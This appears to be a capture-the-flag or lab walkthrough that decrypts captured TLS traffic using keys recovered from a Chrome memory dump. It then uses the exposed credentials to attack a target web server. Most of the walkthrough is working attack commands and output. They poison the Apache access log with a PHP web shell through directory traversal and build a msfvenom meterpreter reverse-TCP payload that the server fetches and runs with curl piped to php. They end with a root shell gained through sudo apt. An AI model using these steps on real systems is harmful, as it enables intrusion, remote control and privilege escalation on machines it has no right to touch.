Category:

Memory

Name:

Can you parse TLS traffic?


Message:

You need to decrypt TLS. Then you can access Target9 on the PX (Platform Experience)

Instructions:

1. If you check the packets, you can easily guess that they were collected by Windows-Attackbox (10.0.10.12) in PX (Plarform Experience). First, let's extract communications within the same segment with the following filter.

```
ip.src == 10.0.10.0/24 && ip.dst == 10.0.10.0/24
```



Then you can see the TLS1.3 communication with 10.0.10.90. Decrypting this is your first task.

2. TLS decryption requires the log file specified by the SSLKEYLOGFILE environment variable. Let's extract this file from the memory dump.

3. First, check the memory profile with the memory forensics tool “Volatility.”

```
python vol.ph -f memorydump.mem imageinfo
```

```
root@ubuntu18:~/volatility# python vol.py -f /media/cifs/Volatility2.6/MemDumps/memdump/memdump.mem imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win10x64_19041
```

4. Specify the confirmed profile “Win10x64_19041” and enumerate the processes from the memory dump.

```
python vol.ph -f memorydump.mem –profile=Win10x64_19041 pstree
```

5. You can see multiple chrome.exe processes.

```
root@ubuntu18:~/volatility# python vol.py -f /media/cifs/Volatility2.6/MemDumps/memdump-and-packet/memdump.mem --profile=Win10x64_19041 pstree
Volatility Foundation Volatility Framework 2.6.1
Name                                                 Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
... 0xffffc1039a4b6080:chrome.exe                    3952   2292      0 ------ 2024-10-07 03:51:20 UTC+0000
... 0xffffc1039a521080:chrome.exe                    2580   2292     41      0 2024-10-07 03:54:51 UTC+0000
.... 0xffffc103a0f43080:chrome.exe                   2796   2580     13      0 2024-10-07 03:56:08 UTC+0000
.... 0xffffc1039f97a080:chrome.exe                   1920   2580     16      0 2024-10-07 03:54:51 UTC+0000
.... 0xffffc103a102a080:chrome.exe                   4780   2580      8      0 2024-10-07 03:54:51 UTC+0000
.... 0xffffc1039ff29080:chrome.exe                   4444   2580     13      0 2024-10-07 03:54:51 UTC+0000
.... 0xffffc1039fd8e080:chrome.exe                   2356   2580      7      0 2024-10-07 03:54:51 UTC+0000
.... 0xffffc103a10350c0:chrome.exe                   4960   2580      7      0 2024-10-07 03:55:00 UTC+0000
```

6. Let's output an environment variable with Chrome's PID and filter it with "SSLKEYLOGFILE".

```
python vol.ph -f memorydump.mem –profile=Win10x64_19041 envars --pid 4444,1920,2356,4960,2796,4780,2580,3952 | grep SSLKEYLOGFILE
```

```
root@ubuntu18:~/volatility# python vol.py -f /media/cifs/Volatility2.6/MemDumps/memdump-and-packet/memdump.mem --profile=Win1
0x64_19041 envars --pid 4444,1920,2356,4960,2796,4780,2580,3952 | grep SSLKEYLOGFILE
Volatility Foundation Volatility Framework 2.6.1
    2580 chrome.exe           0x00000000052711f0 SSLKEYLOGFILE                C:\Users\attacker\Documents\tlskey.log
    4780 chrome.exe           0x00000000051a11f0 SSLKEYLOGFILE                C:\Users\attacker\Documents\tlskey.log
    4444 chrome.exe           0x0000000000b511f0 SSLKEYLOGFILE                C:\Users\attacker\Documents\tlskey.log
    1920 chrome.exe           0x00000000052211f0 SSLKEYLOGFILE                C:\Users\attacker\Documents\tlskey.log
    2356 chrome.exe           0x00000000005c11f0 SSLKEYLOGFILE                C:\Users\attacker\Documents\tlskey.log
    4960 chrome.exe           0x00000000007f11f0 SSLKEYLOGFILE                C:\Users\attacker\Documents\tlskey.log
```

7. The log file was found to be named "C:¥Users¥attacker¥Documents¥tlskey.log". Next, let's extract this file from the memory dump.

```
python vol.ph -f memorydump.mem –profile=Win10x64_19041 filescan | grep tlskey.log
```

8. Unfortunately, the file entity could not be extracted from memory. So let's change the idea and extract the TLS key log from Chrome.exe.
9. TLS keys are logged in the following format:

```
SERVER_HANDSHAKE_TRAFFIC_SECRET
74d7ce88c54f0e4a7ab29c46108121a70046bd1da0c66df151d3ab66f73fe21f
2adcb091fef248b355e53cb6dc35af8430da9c2011e0eba48ff6f78efdb0700b
CLIENT_TRAFFIC_SECRET_0
74d7ce88c54f0e4a7ab29c46108121a70046bd1da0c66df151d3ab66f73fe21f
88647bfdb1ca22065d2d16cf3bded73635fdde81c8e101b0a908ffaa69efc9f9
SERVER_TRAFFIC_SECRET_0
74d7ce88c54f0e4a7ab29c46108121a70046bd1da0c66df151d3ab66f73fe21f
a6050fff98d00d24f3b70679636f5eeae57d3110729ded741f821c3d7d195318
EXPORTER_SECRET
74d7ce88c54f0e4a7ab29c46108121a70046bd1da0c66df151d3ab66f73fe21f
9e9dddd71af6b5afd1bef2519cc95deb563a44e199312a30012c771452304f9d
```

Crome.exe, which reads the "SSLKEYLOGFILE" environment variable, would log these strings in memory in plain text.

10. The key Chrome.exe is probably the last process launched. The largest PID of Chrome.exe, which reads the “SSLKEYLOGFILE” environment variable, is 4960. Let's extract a dump of this process.


```
python vol.ph -f memorydump.mem –profile=Win10x64_19041 memdump -p 4960 -D .
```

```
root@ubuntu18:~/volatility# python vol.py -f /media/cifs/Volatility2.6/MemDumps/memdump-and-packet/memdump.mem --profile=Win10x64_19041 memdump -p 4960 -D .
Volatility Foundation Volatility Framework 2.6.1
************************************************************
Writing chrome.exe [  4960] to 4960.dmp
```

11. Then, let's output only the visualization string containing SECRET to the log file.

```
strings 4960.dmp | grep SECRET > tlskey.log
```


12. Import the output log file into Wireshark.




13. TLS decryption succeeded. Next, let's filter by HTTP with 10.0.10.90.

```
http && ip.addr eq 10.0.10.90
```


14. In response to a GET request to index.php, first 401 (Unauthorized) is returned, then a 200 (OK). This indicates that the server requested authentication and that authentication was successful.




15. Expanding the GET request with successful authentication, we could see the credentials!



16. Access “https://target9/index.php” from Windows-Attackbox in the PX.




17. Log in with credentials extracted from the packet.



18. The page lists links to ASEAN countries. Clicking on each link will display the flag of the country.

19. If you have good instincts, you will surely realize that this site is vulnerable to directory traversal just by looking at the URL.
20. You will be able to access the system's files in a short time, although it will take some trial and error to find out at what level the top directory of this site is located.



21. It seems difficult to insert web content directly into this site even if the vulnerability is exploited. One content that could be modified by client access is the Web access log, so let's insert a Web shell into the Web access log.
22. From Ubuntu-Attackbox, execute the following command:


```
root@ip-10-0-10-20:/var/snap/amazon-ssm-agent/7993# nc -nv 10.0.10.90 80
Connection to 10.0.10.90 80 port [tcp/*] succeeded!
<pre> <?php system($_GET['cmd']); ?> </pre>
HTTP/1.1 400 Bad Request
Date: Mon, 07 Oct 2024 07:38:24 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 318
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at ip-10-0-10-90.ec2.internal Port 80</address>
</body></html>
```

23. Since this is an invalid string for an HTTP request, the server responds with a “400 Bad Request,” but a string that can be recognized as a PHP web shell is indeed recorded in the access log.
24. Let’s access the following URL from Windows:

https://target9/index.php?file=../../../../var/log/apache2/access.log&cmd=whoami

25. At the end of the access log, the user “www-data” appears; the web shell seems to be functioning.



26. Privilege escalation may be required to obtain the flag. First, let's look for commands that this user can execute with root privileges.

```
https://target9/index.php?file=../../../../var/log/apache2/access.log&cmd=sudo -l
```

```
Matching Defaults entries for www-data on ip-10-0-10-90:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-0-10-90:
    (ALL) NOPASSWD: /usr/bin/apt
```

27. You can create a PHP payload on the ubuntu machine:

```
sudo bash
docker run -itd -p 4444:4444 --rm kalilinux/kali-rolling
docker exec -it <Container ID> /bin/zsh
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.10.20 LPORT=8888 -f raw
> shell.php
python3 -m http.server 4444
```

28. And, you can create a C2 server on the ubuntu machine by opening another terminal.

```
sudo bash
docker run -itd -p 8888:8888 --rm kalilinux/kali-rolling
docker exec -it <Container ID> /bin/zsh
msfconsole
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set LHOST 0.0.0.0
set LPORT 8888
exploit
```

29. Once C2 is ready, access the following URL from a browser on a Windows machine to execute the payload.

```
https://target9/index.php?file=../../../../var/log/apache2/access.log&cmd=curl%20http:
//10.0.10.20:4444/shell.php%20|%20php
```

30. A reverse shell connection has been established.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:8888
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:8888
[*] Sending stage (39927 bytes) to 10.0.10.90
[*] Meterpreter session 2 opened (172.17.0.3:8888 -> 10.0.10.90:35438) at 2024-10-07 09:04:58 +0000

meterpreter > help
```

31. Start a shell with the “shell” command. You can execute any command even if prompt symbol is not displayed.

```
meterpreter > shell
Process 20891 created.
Channel 1 created.
whoami
www-data
sudo apt-get update -o APT::Update::Pre-Invoke::= /usr/bin/bash
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper

ls
index.html
index.php
uploads
sudo -l
Matching Defaults entries for www-data on ip-10-0-10-90:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-0-10-90:
    (ALL) NOPASSWD: /usr/bin/apt
```

32. From the results of the sudo -l command, we know that the apt command can be executed with root privileges. Let's try the following procedure for privilege escalation.

```
TF=$(mktemp)
echo 'Dpkg::Pre-Invoke {"/bin/sh;false"}' > $TF
sudo apt install -c $TF sl
```

```
TF=$(mktemp)
echo 'Dpkg::Pre-Invoke {"/bin/sh;false"}' > $TF
sudo apt install -c $TF sl

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

Reading package lists...
Building dependency tree...
Reading state information...
The following NEW packages will be installed:
  sl
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 12.7 kB of archives.
After this operation, 60.4 kB of additional disk space will be used.
Get:1 http://us-east-1.ec2.archive.ubuntu.com/ubuntu focal/universe amd64 sl amd64 5.02-1 [12.7 kB]
id
uid=0(root) gid=0(root) groups=0(root)
```

33. You can confirm that you have successfully gained root privileges by using the “id” command.

34. Flags that require privilege are usually stored in the /root directory. Let's check the contents.

```
ls -al /root
total 32
drwx------  4 root root 4096 Oct  8 03:05 .
drwxr-xr-x 19 root root 4096 Oct  8 03:05 ..
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx------  2 root root 4096 Oct  8 03:04 .ssh
-rw-r--r--  1 root root   42 Oct  8 03:05 flag.txt
-rw-r--r--  1 root root   24 Oct  8 03:05 readme.txt
drwx------  4 root root 4096 Oct  8 03:04 snap
```

35. There is a very flag-like file called flag.txt. Let's take a look at its contents by “cat” command.

References:

Volatility – CheatSheet
https://book.hacktricks.xyz/generic-methodologies-and-resources/basic-forensic-methodology/memory-dump-analysis/volatility-cheatsheet

Transport Layer Security (TLS)
https://wiki.wireshark.org/TLS

easy-simple-php-webshell.php
https://gist.github.com/joswr1ght/22f40787de19d80d110b37fb79ac3985

Metasploit Cheat Sheet
https://www.comparitech.com/net-admin/metasploit-cheat-sheet/

Linux for Pentester: APT Privilege Escalation
https://www.hackingarticles.in/linux-for-pentester-apt-privilege-escalation/